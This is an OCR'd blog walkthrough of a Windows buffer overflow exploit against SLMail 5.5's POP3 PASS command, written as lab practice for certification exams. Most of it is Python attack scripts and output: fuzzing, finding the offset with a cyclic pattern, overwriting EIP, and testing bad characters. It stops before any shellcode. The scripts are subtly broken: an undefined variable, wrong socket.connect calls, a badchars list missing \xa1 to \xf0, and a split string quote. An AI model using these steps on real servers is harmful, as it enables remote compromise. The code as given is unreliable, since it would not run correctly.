
Buffer overflow example. SLMail v.5.5

cocomelonc.github.io/pwn/2021/12/19/buffer-overflow-2.html

December 19, 2021

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



prepare env

I thought it would be helpful to provide a walkthrough of a 32-bit Windows buffer overflow. I want to show how you can practice in before exams like OSCP or eCPPTv2 in home lab:


- attacker's machine: kali linux 2020
- victim's machine: Windows 7 x86
- as an example, I chose a vulnerable program SLmail v.5.5

You can read an example of a buffer overflow attack for Linux machine here

We'll also need to install a few free applications on our victim's machine to get started:

- download Immunity Debugger here
- download the Mona Git from here, there you will also find installation instructions for Immunity Debugger.

- Download Vulnerable SLMail application from exploit-db. Click the download button next to the “Vulnerable App”:




exploitation

I’m going to follow the below steps to get our exploit working, and it’s a good framework to follow for Buffer Overflow exploits until you’re more comfortable. This attack is not overly complicated, however, any mistake in these steps will cause you to back up and start again.

1.fuzzing

First in immunity debugger run:

```
!mona config -set workingfolder c:\mona\%p
```



Then, create fuzzer script `fuzzer.py` in attacker’s machine:


```
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys
import socket
import time

ip = "10.10.2.4"
port = 110

buffer = []
counter = 100

while len(buffer) < 30:
    buffer.append("A" * counter)
    counter += 100

for bf in buffer:
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(3)
        sock.connect((ip, port))
        sock.recv(1024)
        sock.send("USER test\r\n")
        sock.recv(1024)
        print("Fuzzing with %s bytes" % len(string))
        sock.send("PASS " + bf + "\r\n")
        sock.recv(1024)
        sock.close()
    except:
        print ("could not connect to server :(")
        sys.exit()
    time.sleep(1)
```

and run:

```
python2.7 fuzzer.py
```

```
kali@kali ~/bof_experiments/slmail_5.5 python2.7 fuzzer.py
fuzzing with 100 bytes
fuzzing with 200 bytes
fuzzing with 300 bytes
fuzzing with 400 bytes
fuzzing with 500 bytes
fuzzing with 600 bytes
fuzzing with 700 bytes
fuzzing with 800 bytes
fuzzing with 900 bytes
fuzzing with 1000 bytes
fuzzing with 1100 bytes
fuzzing with 1200 bytes
fuzzing with 1300 bytes
fuzzing with 1400 bytes
fuzzing with 1500 bytes
fuzzing with 1600 bytes
fuzzing with 1700 bytes
fuzzing with 1800 bytes
fuzzing with 1900 bytes
fuzzing with 2000 bytes
fuzzing with 2100 bytes
fuzzing with 2200 bytes
fuzzing with 2300 bytes
fuzzing with 2400 bytes
fuzzing with 2500 bytes
fuzzing with 2600 bytes
could net connect to server :(
kali@kali ~/bof_experiments/slmail_5.5
```


Running the script if all is set up correctly will crash SLmail somewhere between `2600` and `2700` bytes as shown below. We can tell because Immunity Debugger informs us that an "Access violation" occurred and paused the program:



2.finding the offset

On attacker's machine run:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700
```



Then, create script for finding offset:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

ip = "10.10.2.4"
port = 110

buffer =
"""Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
c7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1A
l2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao
0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8
Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw
5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3
Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf
0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8
Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6B
k7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn
5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3
Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1B
t2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw
0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8
By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6C
b7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce
5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3
Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1C
k2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn
0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8
Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6C
s7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv
5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3
Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1D
b2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De
0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8
Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6D
j7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm
5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2D""
"
try:
    sock = socket.connect(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    sock.connect((ip, port))
    sock.recv(1024)
    sock.send("USER test\r\n")
    sock.recv(1024)
    sock.send('PASS ' + buffer + '\r\n')
```


```
    sock.close()
except:
    print ("error connecting to server")
    sys.exit()
```

After program crash on attacker machine run:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2700 -q 01A8A128
```

or run on target machine's immunity debugger:

```
!mona findmsp -distance 2700
```




3.overwriting EIP

After find offset try to overwrite `EIP` via following script:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

ip = "10.10.2.4"
port = 110

buffer = "A" * 2606 + "BBBB"

try:
    sock = socket.connect(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    sock.connect((ip, port))
    sock.recv(1024)
    sock.send("USER test\r\n")
    sock.recv(1024)
    sock.send('PASS ' + buffer + '\r\n')
    sock.close()
except:
    print ("error connecting to server")
    sys.exit()
```

Run it:




After running the script we can see that `EIP` is written in by the 4 B's (`42424242`) confirming that the offset was correct.

4.finding bad characters

Buffer Overflow in each application is different and some may accept or not execute our exploit based on characters in our shellcode. SLmail is no different and we need to find the characters we cannot include in our shellcode. Unfortunately, the best way to do this is tedious and will require restarting our debugger and malicious program a few times.

So to finding badchars, in victim's immunity debugger run:

```
!mona bytearray -b "\x00"
```




Create script `badchars.py`:


```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

ip = "10.10.2.4"
port = 110

badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'A' * 2606 + 'B' * 4 + badchars

try:
    sock = socket.connect(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    sock.connect((ip, port))
    sock.recv(1024)
    sock.send("USER test\r\n")
    sock.recv(1024)
    sock.send('PASS ' + buffer + '\r\n')
    sock.close()
except:
    print ("error connecting to server")
    sys.exit()
```

ESP value is 0193A128

Then run:

```
!mona compare -f "C:\mona\SLMail\bytearray.bin" -a 0193A128
```

